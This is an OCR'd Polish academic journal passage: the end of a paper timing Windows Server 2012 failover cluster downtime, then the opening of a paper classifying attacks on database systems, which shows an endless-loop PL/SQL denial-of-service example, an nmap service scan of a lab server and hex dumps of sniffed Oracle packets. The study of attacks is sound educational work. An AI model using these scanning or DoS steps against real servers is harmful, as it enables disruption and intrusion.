- *Node and Disk Majority* – model wykorzystujący tzw. dysk Quorum (dysk „świadek"). W konfiguracji tej liczba pracujących węzłów nie może być mniejsza niż dwa. Model ten zalecany jest w sytuacjach, gdzie wszystkie węzły klastra mogą korzystać z tych samych zasobów (np. z tej samej macierzy dyskowej). Klaster pracuje prawidłowo, dopóki większość elementów quorum (w tym serwery oraz dysk współdzielony) pozostaje aktywne.


- *Node and File Share Majority* – model bazujący na modelu Node and Disk Majority. Od poprzednika odróżnia go sposób zapisu quorum – zamiast dysku „świadka" wykorzystywany jest udział sieciowy, na którym zostaje ono zapisane. Do zalet modelu należy to, iż pracuje podobnie jak model Node and Disk Majority. Konfiguracja ta zalecana jest w głównej mierze dla rozproszonych geograficznie klastrów.

- *No Majority: Disk Only* – model rzadko wykorzystywany, zaprojektowany głównie w celu przeprowadzenia testów aplikacji i procesów w Windows Server 2012. Klaster zbudowany w oparciu o ten model działa do momentu, w którym dostęp do dysku quorum ulegnie awarii. Nie ma tutaj ograniczenia dotyczącego liczby pozostałych aktywnych węzłów. Konfiguracja tego typu nie jest zalecana w środowisku produkcyjnym.

3. Model klastra Failover

W artykule przetestowano działanie 4 dostępnych modeli klastra pracy awaryjnej w MS Windows Server 2012. Wszystkie testy polegały na sprawdzaniu dostępności węzła (poleceniem `ping`) o adresie IP przypisanym do uruchomionej usługi klastra (serwera DHCP), a następnie zasymulowaniu awarii węzła klastra odpowiedzialnego w danej chwili za udostępnianie tejże usługi. Dla takiego scenariusza dokonano pomiarów czasu niedostępności usługi. Ponadto dla każdego z badanych modeli klastrów wykonanych zostało co najmniej 10 symulacji awarii.

Na Rys. 1 przedstawiono schemat testowanej konfiguracji. Serwer1 jest kontrolerem domeny failover.local. Udostępnia on poprzez oprogramowanie iSCSI Target Server magazyn danych dla serwerów Serwer2, Serwer3 oraz Serwer4. Serwery Serwer2, Serwer3 oraz Serwer4 są serwerami członkowskimi domeny failover.local. Poprzez oprogramowanie iSCSI Initiator korzystają z udostępnionego na Serwer1 magazynu danych. Na serwerach Serwer2, Serwer3 oraz Serwer4 została uruchomiona rola klastra pracy awaryjnej, która następnie poprzez wybraną usługę tego klastra (DHCP) została przetestowana. Sieć1 to sieć wykorzystywana do komunikacji z magazynem danych, sieć2 to sieć wykorzystywana do komunikacji pomiędzy węzłami klastra (tzw. Heartbeat), natomiast sieć3 to sieć wykorzystywana do komunikacji z zewnętrzną siecią. Wszystkie serwery przedstawione w artykule działają pod kontrolą systemu MS Windows Server 2012R2 Datacenter.




Rys. 1. Schemat testowanej sieci

Fig. 1. Diagram of tested network

4. Analiza niedostępności usług badanych modeli klastra

W niniejszym rozdziale zaprezentowano analizę czasów niedostępności usług dla analizowanych modeli klastra pracy awaryjnej. Dla wszystkich badanych przypadków wyznaczono mediany czasów niedostępności usług klastra


(Rys. 2), minimalny czas niedostępności usługi (Rys. 3), maksymalny czas niedostępności usług klastra (Rys. 4) oraz średniej niedostępności usług klastra dla wszystkich badanych przypadków (Rys. 5).



Rys. 2. Mediana czasów niedostępności usług klastra

Fig. 2. The median duration of unavailability of services cluster


Rys. 3 prezentuje minimalny czas niedostępności usług klastra dla wszystkich badanych przypadków zrealizowany spośród określonej liczby prób.



Rys. 3. Minimalny czas niedostępności usług klastra

Fig. 3. The minimum duration of unavailability of services cluster


Na Rys. 4 przedstawiono histogram maksymalnych niedostępności usług klastra dla wszystkich badanych przypadków.



Rys. 4. Maksymalne czasy niedostępności usług klastra

Fig. 4. The maximum duration of unavailability of services cluster

Na Rys. 5 przedstawiono histogram średniej niedostępności usług klastra dla wszystkich badanych przypadków.



Rys. 5. Średnie czasy niedostępności usług klastra

Fig. 5. The average duration of unavailability of services cluster

Podczas analizy histogramu przedstawionego na Rys. 3 widać, iż minimalny czas niedostępności danej usługi w środowisku MS Windows Server 2012R2 (dla każdego z badanych modeli) jest nie mniejszy niż 8,500 sekundy. Maksymalny czas niedostępności badanej usługi, co pokazano na Rys. 4 wynosi 19,995 sekundy. Analiza histogramów przedstawionych na Rys. 2 oraz 5 wskazuje podobieństwa w czasach niedostępności usług między modelami klastrów:

- *Node and Disk Majority* w konfiguracji 2 serwerów failover (mediana: 19,777s, średnia: 19,773s);
- *Node and File Share Majority* w konfiguracji 2 serwerów failover (mediana: 19,595s, średnia: 17,436s);
- *Node and File Share Majority* w konfiguracji 3 serwerów failover (mediana: 19,554s, średnia: 15,724s);
- *Disk Only* w konfiguracji 3 serwerów failover (mediana: 19,755s, średnia: 19,752s);

oraz między modelami:

- *Node and Disk Majority* w konfiguracji 3 serwerów failover (mediana: 9,836s, średnia: 11,477s);
- *Node Majority* w konfiguracji 3 serwerów failover (mediana: 9,876s, średnia: 11,532s);

Histogramy przedstawione na Rys. 2 oraz 5 pokazują, iż modele klastra wykorzystujące dysk lub udział sieciowy, które mają decydujący głos podczas „głosowania" w trakcie awarii jednego z węzłów klastra są wyraźnie mniej sprawne pod względem HA, aniżeli modele, w których decydujący głos podczas awarii w klastrze mają węzły mające możliwość świadczenia danej usługi, udostępnianej przez klaster.

5. Podsumowanie

Problem zapewniania wysokiej dostępności usług oraz wysokiego poziomu niezawodności i odporności na uszkodzenia całego środowiska informatycznego nazywanego często infrastrukturą krytyczną jest aktualnym tematem badawczym jak również ważnym zagadnieniem z jakim spotykają się na co dzień administratorzy systemów tej klasy. Wybór odpowiedniej technologii HA umożliwia osiągnięcie minimalnych czasów przestoju usługi w przypadku awarii oraz determinuje poczucie bezpieczeństwa i niezawodności usługi przez klientów.

W artykule przetestowano działanie podstawowych modeli klastra pracy awaryjnej w środowisku MS Windows Server 2012R2. Przesymulowano kilka

scenariuszy awarii jednego z węzłów klastra, który był odpowiedzialny w danej chwili za udostępnianie usług i dokonano pomiarów czasu ich niedostępności. Z przeprowadzonych badań wynika, iż najkorzystniejszymi pod względem HA modelami pracy awaryjnej w środowisku MS Windows 2012R2 są modele: Node and Disk Majority (z co najmniej 3 serwerami failover) oraz Node Majority.

Literatura

[1] Stanek W. R.: Vademecum Administratora Windows Server 2012 R2, APN Promise, 2014.

[2] Mackin J. C., Thomas O.: Egzamin 70-412 Konfigurowanie zaawansowanych usług Windows Server 2012 R2, Microsoft Press, 2014, s. 19-58.

[3] Wołk K., Biblia Windows Server 2012 Podręcznik administratora, Psychoskok, 2012.

[4] https://technet.microsoft.com/en-us/library/cc731739.aspx [dostęp: 5 marzec 2016 r.].

[5] http://resources.intenseschool.com/windows-server-2012-failover-clustering-part-2/ [dostęp: 5 marzec 2016 r.].

FAILOVER CLUSTERING IN MICROSOFT WINDOWS SERVER 2012

S u m m a r y

The article is all about failover clusters in Microsoft Windows Server 2012. Failover clusters called as well High-Availability Clusters creates a group of servers working together to provide high availability of provided by the cluster services and applications. Client devices see the cluster as a single system. Clusters of this type - in the family of Microsoft Windows Server - are based on element quorum. Quorum in failover clusters is considered as a parts of cluster witch has to be active to allow the cluster to work. Thanks to this each individual node of the cluster can check - by the single query - if the whole cluster can be active. In the MS Windows Server Environment component of a quorum may be for example: node, disk quorum, shared file quorum. The clusters models discussed in the article - provided by MS Windows Server 2012 - include: Node Majority, Node and Disk Majority, Node and File Share Majority and No Majority: Disk Only. The main purpose of the article is to compare the unavailability time of the services provided by these models of clustering in the case of cluster component failure.

Keywords: failover, HA, high availability, server, cluster

DOI: 10.7862/re.2016.10

Tekst złożono w redakcji: maj 2016
Przyjęto do druku: czerwiec 2016

ZESZYTY NAUKOWE POLITECHNIKI RZESZOWSKIEJ 294, Elektrotechnika 35
RUTJEE, z. 35 (2/2016), kwiecień-czerwiec 2016, s. 67-77

Bartosz KOWAL[1]
Paweł DYMORA[2]
Mirosław MAZUREK[3]

WYBRANE ATAKI NA SYSTEMY BAZODANOWE

Systemy bazodanowe oraz zawarte w nich dane są jednym z najważniejszych elementów współczesnego świata informatyki. W obecnych czasach rośnie zagrożenie związane z bezpiecznym przechowywaniem danych. Celem tego artykułu jest dokonanie klasyfikacji oraz analizy wybranych typów ataków na system zarządzania bazami danych. W artykule dokonano klasyfikacji ataków, scharakteryzowano i przeprowadzono wybrane ataki na RDBMS w szczególności ataki DoS, wnioskowanie, ataki socjotechniczne, testy penetracyjne, podsłuchiwanie pakietów oraz ataki z wykorzystaniem luk w programach - SQL Injection.

Słowa kluczowe: systemy bazodanowe, ataki na DBMS, SQL Injection, sniffing

1. Klasyfikacja ataków na systemy bazodanowe

Atakiem na systemy bazodanowe nazywamy szkodliwe działanie, którego celem jest zamiana, usunięcie, dodanie, zniszczenie, zbieranie danych lub kradzież nośników fizycznych na których znajduje się system bazodanowy. Podstawowym wymogiem bezpieczeństwa systemów bazodanowych jest zapewnienie ochrony danych i ciągłości pracy serwera, zgodnie z obowiązującymi przepisami prawnymi, ustawami dotyczącymi przechowywania i przetwarzania danych, normami, jak i z regulaminem przedsiębiorstwa/firmy. Kategorie ataków na systemy bazodanowe są dosyć podobne, do ataków na systemy i sieci komputerowe. Do zdefiniowania kategorii ataków na systemy bazodanowe należy wziąć pod uwagę takie czynniki jak [1,2]:

- Aktywność;
- Skutek;
- Zamiar;
- Miejsce.

[1] Autor do korespondencji: Bartosz Kowal, Politechnika Rzeszowska, b.kowal.1991@gmail.com
[2] Paweł Dymora, Politechnika Rzeszowska, Katedra Energoelektroniki, Elektroenergetyki i Systemów Złożonych, pawel.dymora@prz.edu.pl
[3] Mirosław Mazurek, Politechnika Rzeszowska, Katedra Energoelektroniki, Elektroenergetyki i Systemów Złożonych, miroslaw.mazurek@prz.edu.pl

1.1. Podział ataku ze względu na ich aktywność

Ze względu na aktywność można wyróżnić ataki [1,2]:

- Aktywne;
- Pasywne.

Atak aktywny na system bazodanowy ma za zadanie przeprowadzenie takiego działania, w którym użytkownik traci kontrolę nad dostępem do zasobów systemu bazodanowego. Skutkiem takiego działania, może być modyfikacja danych przesyłanych między klientem-serwerem, całkowite lub częściowe zablokowanie połączenia z serwerem. Jest to kategoria ataków, które można wykryć i częściowo im przeciwdziałać, lecz pełne zabezpieczenie byłoby dosyć trudne do zrealizowania, gdyż wymagałoby to ochrony wszystkich urządzeń i mediów transmisyjnych między klientem, a serwerem [1,2].

Atakiem pasywnym na systemy bazodanowe nazywamy zaś próby odczytania informacji zawartych danych, bez ich wewnętrznej modyfikacji. Do ataków pasywnych można zaliczyć kopiowanie danych na nośniki danych, podsłuchiwanie pakietów, zbieranie i analiza danych. Ataki te są trudne do wykrycia, ponieważ nie są powiązane z innymi danymi, a większość danych jest dostępna publicznie [1,2].

1.2. Podział ataku ze względu na skutki ataków

Ze względu na skutki ataków można wyróżnić ataki:

- Udane;
- Nieudane.

Z atakiem udanym mamy do czynienia, gdy atak aktywny bądź pasywny zakończy się sukcesem. Z serwera bazodanowego zostaną pobrane, zmodyfikowane, bądź usunięte dane, zostanie przeprowadzony atak odmowy dostępu usług (ang. Denial of Service, DoS), czy wykorzystanie luk programowych SQL Injection, bądź nastąpi kradzież, zniszczenie nośników danych przez np. pożar, powódź itp. [1,2].

Atakiem nieudanym nazywa się każdą czynność, która zakończy się porażką. Przykładem takiego nieudanego ataku może być wykorzystanie ataku SQL Injection na zabezpieczonej stronie, czy też nieudana próba skanowania portów serwera bazodanowego [1,2].

1.3. Podział ataku ze względu na ich zamiar

Ze względu na zamiar można wyróżnić ataki:

- Zamierzone;
- Niezamierzone.

W atakach zamierzonych, atakujący zdaje sobie sprawę z tego co robi i jakie może ponieść konsekwencje prawne i finansowe. Celowym atakiem może

być np. atak odmowy dostępu do usług, mający na celu całkowite lub częściowe zablokowanie dostępu do serwera [1,2].

W atakach niezamierzonych, atakujący nieświadomie lub przypadkowo dokonuje ataku na system bazodanowy. Najlepszym przykładem może być grupa osób przypadkowo wpisująca losowy ciąg znaków w aplikacji, co może doprowadzić do wystąpienia błędów i sprawić, że serwer trzeba będzie uruchomić ponownie [1,2].

1.4. Podział ataku ze względu na miejsce ich przeprowadzenia

Ze względu na miejsce przeprowadzenia ataku można wyróżnić ataki:

- Lokalne;
- Zdalne.

Do ataków lokalnych (wewnętrznych) zaliczymy wszystkie zagrożenia związane ze sprzętem oraz infrastrukturą sieciową. Do ataków lokalnych należy przede wszystkim nieuprawniony dostęp do urządzeń, kradzież nośników z kopiami zapasowymi, niszczenie sprzętu, awarie prądu, pożary, powodzie, oraz także ataki z wewnętrznej infrastruktury sieciowej np. komputera znajdującego się w tej samej sieci komputerowej co serwer bazodanowy. Jest to jedno z najpoważniejszych i najkosztowniejszych zagrożeń na systemy bazodanowe, ponieważ w porównaniu do ataków zdalnych nie da się przewidzieć jaki typ zagrożenia lokalnego może nastąpić, podpięcie się do sieci lokalnej może spowodować wyciek danych [1,2].

Ataki zewnętrzne to ataki przeprowadzane z sieci atakującego na serwer bądź sieć komputerową, gdzie znajduje się serwer bazodanowy. Najlepszym przykładem takiego ataku jest atak DoS lub DDoS na adres IP serwera. Atakujący w tej kategorii nie ma fizycznej możliwości dostępu do danych czy też urządzeń znajdujących się na serwerze [1,2].


2. Analiza ataków na systemy bazodanowe

2.1. Topologia serwera bazy danych oraz sieci

Na Rys. 1. została przedstawiona topologia obsługująca bazę danych poprzez lokalny serwer z dostępem przez sieć globalną. Zasadę działania można przedstawić w ten sposób:

1. *Użytkownik wysyła dane do serwera* – użytkownik wprowadza dane, żeby serwer mógł wysłać zapytanie SQL do bazy.
2. *Serwer przyjmuje zgłoszenie* – serwer otrzymuje zapytanie SQL, wykonuje odpowiednie polecenie.
3. *Serwer wysyła odpowiedź* – serwer wysyła dane do użytkownika w formie odpowiedniego komunikatu.

4. *Eksploity skanują system bazodanowy i podsłuchują pakiety* – programy skanują porty i usługi używane przez system bazodanowy, oraz przechwytuje wszystkie pakiety wysyłane między komputerem PC, a serwerem bazodanowym.
5. *Przeprowadzenie ataków DoS* – przeprowadzenie wybranych ataków DoS na serwer bazodanowy.
6. *Fizyczny dostęp do serwera* – użytkownicy mają fizyczny dostęp do serwera bazodanowego.



Rys. 1. Topologia serwera bazodanowego i sieci komputerowej

Fig. 1. Database server and Network topology

2.2. Atak blokady usług, DoS

Atak blokady usług (ang. Denial of Service, DoS), to atak mający na celu obciążenia zasobów serwera, oprogramowania, a także łączy sieciowych poza granicę ich wydajności. Zazwyczaj celem ataku DoS na systemy bazodanowe jest zablokowanie dostępu do serwera bazodanowego [3].

Atak DoS może zostać wymierzony w serwer HTTP, bądź w konkretny port serwera bazodanowego. Dla przykładu w systemie bazodanowym Oracle, atakuje się najczęściej port usługi Oracle TNS Listener (1521), która odpowiada za komunikację użytkownik – serwer [3].

Jednym z przykładów ataku DoS, może być złe napisanie funkcji czy procedury w PL/SQL i wywołanie jej w aplikacji. Najpoważniejszym błędem jest stworzenie procedury zawierającej w sobie pętle bez warunku jej zakończenia np. LOOP co przedstawiono na Rys. 2. Czynność ta będzie się wykonywać w nieskończoność, co w konsekwencji doprowadzi do 100% wykorzystania zasobów serwera i spowoduje częściowe lub całkowite zablokowanie możliwości obliczeniowych dla pozostałych operacji.

```
SQL*Plus: Release 11.2.0.1.0 Production on N Mar 6 21:07:07 2016

Copyright (c) 1982, 2010, Oracle.  All rights reserved.

Proszę podać nazwę użytkownika: sys as sysdba
Proszę podać hasło:

Połączono z:
Oracle Database 11g Enterprise Edition Release 11.2.0.1.0 - 64bit Production
With the Partitioning, OLAP, Data Mining and Real Application Testing options

SQL> declare
  2  begin
  3  loop
  4  dbms_output.put_line('Przykladowy atak DoS');
  5  end loop;
  6  end;
  7  /
```

Rys. 2. Atak DoS – przykład złej procedury PL/SQL

Fig. 2. DoS attack - bad PL/SQL procedure example

2.3. Wnioskowanie

Wnioskowanie to nic innego jak zbieranie danych, które są powszechnie dostępne np. ze stron zawierających informacje statystyczne. Ten typ ataku polega przede wszystkim na badaniu związków między podanymi danymi. Często dane są upubliczniane, część z tych danych może zawierać informacje poufne. Jeśli kilka takich zestawów danych zostanie upublicznionych, atakujący może połączyć ze sobą dane i w ten sposób zyskać informacje tj. adres zamieszkania, usługi z jakich dana osoba korzysta, wiek, nawyki [2].

2.4. Socjotechnika

Socjotechnika to nic innego jak wywieranie wpływu na ludzi poprzez stosowanie różnych metod działania mających na celu osiągnięcie określonego

celu, w tym przypadku kradzież informacji z systemu bazodanowego np. poprzez mocną siłę perswazji lub doświadczenie. W socjotechnice występuje wiele różnych metod ataków w zależności od potrzeby, mogą być one realizowane na bieżąco lub zostaną one połączone ze sobą tworząc bardziej zaawansowany atak. Obecnie ataki socjotechniczne są coraz częściej wykorzystywane. W rozmowie telefonicznej można podszyć się pod administratora serwera i wykraść dane np. logowania czy inne wrażliwe informacje. Zazwyczaj użytkownik jest proszony o ponowne wpisanie danych i wysłanie ich na odpowiedni adres e-mail lub przez podaną stronę internetową. Użytkownik wprowadzając takie informację przekazuje je agresorom, co w konsekwencji doprowadza do wycieku informacji. Innym częstym zagrożeniem socjotechnicznym jest kradzież urządzeń. W dzisiejszych czasach na przenośnych urządzeniach znajduje się co raz więcej wrażliwych danych tj. hasła do kont pocztowych, loginy i hasła do serwisów. Brak zaszyfrowanych urządzeń może spowodować wyciek informacji z danego urządzenia, atakujący może dostać się do naszego konta i zrobić z nim praktycznie co zechce [4].

2.5. Testy penetracyjne oraz podsłuchiwanie pakietów

Testy penetracyjne mają za zadanie przeprowadzenie kontrolowanego skanowania i ataku na sieć komputerową. Celem takiego testu jest ocena stanu zabezpieczeń danego systemu bądź usług. Takie skanowanie może dostarczyć osobie atakującej informacje dotyczące luk w oprogramowaniu, błędy w zabezpieczeniach, wersję systemu operacyjnego serwera oraz wiele innych cennych informacji. Większość wykorzystywanych luk w systemach jest zależna od zainstalowanej wersji oprogramowania [5].

W niniejszym przykładzie do skanowania sieci użyto narzędzia NMAP, opartego na licencji GNU GPL. Jak pokazano na Rys. 3. można dowiedzieć się o skanowanym systemie np. jakie są używane porty, jakie aplikacje sieciowe pracują na skanowanym komputerze itp. Najważniejszą odczytaną informacją jest: port Oracle TNS Listener (1521), który odpowiada za połączenia sieciowe między serwerami i hostami [4,5].

Podsłuchiwanie i przechwytywanie pakietów (ang. Sniffing) ma na celu gromadzenie i analizę informacji przesyłanych między stacją roboczą, a serwerem. Atakujący może z tych pakietów dowiedzieć się jaka wersja systemu bazodanowego jest zainstalowana na serwerze, jak nazywa się logowany użytkownik, sprawdzić jakie polecenia SQL zostały wysłane na serwer, czy też sprawdzić z jakim portem serwera łączy się stacja robocza. Sniffing w sieci ma działanie pasywne, administrator serwera nie wie, które pakiety są przechwytywane. Z działań przedstawionych na Rys. 4-5 można dowiedzieć się jaka jest zainstalowana wersja systemu bazodanowego na serwerze (odczytana wartość to: Oracle 11g) oraz na jakim numerze IP i porcie (IP: 102.168.0.111, port 1521) [5].

```
root@kali:~# nmap -sV 192.168.0.111

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-03-06 23:39 CET
Nmap scan report for 192.168.0.111
Host is up (0.0014s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows 98 netbios-ssn
445/tcp   open  microsoft-ds (primary domain: WORKGROUP)
1521/tcp  open  oracle-tns   Oracle TNS Listener
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
```

Rys. 3. Skanowanie serwera bazodanowego narzędziem NMAP

Fig. 3. Scanning of the database server by the NMAP tool

```
0070  28 44 45 53 43 52 49 50  54 49 4f 4e 3d 28 43 4f   (DESCRIP TION=(CO
0080  4e 4e 45 43 54 5f 44 41  54 41 3d 28 53 45 52 56   NNECT_DA TA=(SERV
0090  49 43 45 5f 4e 41 4d 45  3d 58 45 29 28 43 49 44   ICE_NAME =XE)(CID
00a0  3d 28 50 52 4f 47 52 41  4d 3d 43 3a 5c 61 70 70   =(PROGRA M=C:\app
00b0  5c 41 64 6d 69 6e 69 73  74 72 61 74 6f 72 5c 70   \Adminis trator\p
00c0  72 6f 64 75 63 74 5c 31  31 2e 32 2e 30 5c 63 6c   roduct\1 1.2.0\cl
00d0  69 65 6e 74 5f 31 5c 42  49 4e 5c 73 71 6c 70 6c   ient_1\B IN\sqlpl
00e0  75 73 2e 65 78 65 29 28  48 4f 53 54 3d 43 4c 49   us.exe)( HOST=CLI
00f0  45 4e 54 29 28 55 53 45  52 3d 43 6c 69 65 6e 74   ENT)(USE R=Client
0100  29 29 29 28 41 44 44 52  45 53 53 3d 28 50 52 4f   )))(ADDR ESS=(PRO
0110  54 4f 43 4f 4c 3d 54 43  50 29 28 48 4f 53 54 3d   TOCOL=TC P)(HOST=
0120  31 39 32 2e 31 36 38 2e  30 2e 31 31 31 29 28 50   192.168. 0.111)(P
0130  4f 52 54 3d 31 35 32 31  29 29 29                  ORT=1521 )))
```

Rys. 4. Podsłuchany pakiet wysłany do serwera bazodanowego Oracle

Fig. 4. Sniffed packet sent to the Oracle database server

```
0000  08 00 27 9d 3c 6b 08 00  27 6a 67 28 08 00 45 00   ..'.<k.. 'jg(..E.
0010  00 fb 08 d7 40 00 80 06  00 00 c0 a8 00 72 c0 a8   ....@... .....r..
